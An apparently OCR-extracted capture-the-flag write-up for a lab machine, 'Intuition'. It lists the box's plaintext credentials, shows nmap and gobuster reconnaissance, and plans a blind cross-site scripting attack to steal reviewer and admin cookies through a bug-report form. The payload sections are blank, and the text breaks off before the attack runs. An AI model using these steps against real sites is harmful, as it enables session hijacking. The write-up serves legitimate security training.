
Intuition Writeup



00 - Credentials

username	passsword	service	address
app_user	JS781FJS07SMSAH27SG	Flask	
ftp_admin	u3jai8y71s2	ftp	ftp.local
dev_acc	Y27SH19HDIWD	SSH key	
adam	adam gray	FTP	
runner1/runner2	UHI75GHINKOP	binary/ansible	
lopez	Lopezz1992%123	sudo	

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sat Apr 27 22:07:52 2024 as: nmap -sC -sV -oA
nmap/intuition -v 10.10.11.15
Increasing send delay for 10.10.11.15 from 0 to 5 due to 39 out of 128
dropped probes since last increase.
Increasing send delay for 10.10.11.15 from 5 to 10 due to 21 out of 69
dropped probes since last increase.
Increasing send delay for 10.10.11.15 from 10 to 20 due to 11 out of 15
dropped probes since last increase.
Nmap scan report for 10.10.11.15
Host is up (0.20s latency).
```


```
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_  256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Did not follow redirect to http://comprezzor.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Apr 27 22:10:40 2024 -- 1 IP address (1 host up) scanned
in 167.33 seconds
```

We have only one port worth searching, `port 80`, which maps the following domain: `comprezzor.htb`. I switch to RA (Release Arena) so that I can have more breathing room.

HTTP enumeration (port 80)

Let us explore the websites as we enumerate for hidden directories and subdomains:

- Site




From the above site, we can see it uses the `LZMA` algorithm which utilises the `xz-utils` binary in operations. This would have been a great start to get shell but something that is odd, is the development of the box is **months** before the unconvering of the exploit and hence wont apply here. The `report` seems to be interesting as it will allow us to maybe


"report" something and it will be reviewed. Let us wait for the domains and directories check

- Subdomains (this is because we have a valid domain name)

```
gobuster dns -d comprezzor.htb -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
```




- Directories




When we check the directories, we get nothing at most; Meaning that we have "no gold" there.
But the subdomains are promising and we can add them to our hosts (the intuition name is just as an advance):

```
cat /etc/hosts | grep comprezzor

10.129.245.84 comprezzor.htb auth.comprezzor.htb dashboard.comprezzor.htb
report.comprezzor.htb intuition
```

report.comprezzor.htb




We can follow the `guide` to fully understand what happens here:



We see very **key** main ideas:

- The bug, when reported is "reviewed" by someone (developers) -> Points toward a blind cross-site scripting attack
- The bug, if it requires further attention, can be elevated (passed) to a "higher admin" to be elevated (If XSS is possible, we can then make it such that even a higher admin) is affected.
  Let us try a call back.



It seems to prompt us to register first and then access the login page. Now if you are familiar with servers, to identify users (registered) they tend to use **cookies**. If XSS is possible, we can be able to steal the cookie of however is viewing and even possible admin.
Register a user and log in and prepare the stage.

Report Submission

Logged in successfully!

Welcome to the Comprezzor's Bug Submission


Thank you for visiting our Report Site. We value your feedback and encourage you to report any bugs or issues you encounter while using our services.

Reporting a bug helps us improve our system and ensures a better experience for all users. If you discover a valid bug, you may be eligible for cool prizes as a token of our appreciation.

See exactly what happens to your report from here


To get started, click the button below to report a bug:

Report a Bug




- Listening server (gives persistence unlike `nc`):

- Payload creation



We send and then wait;



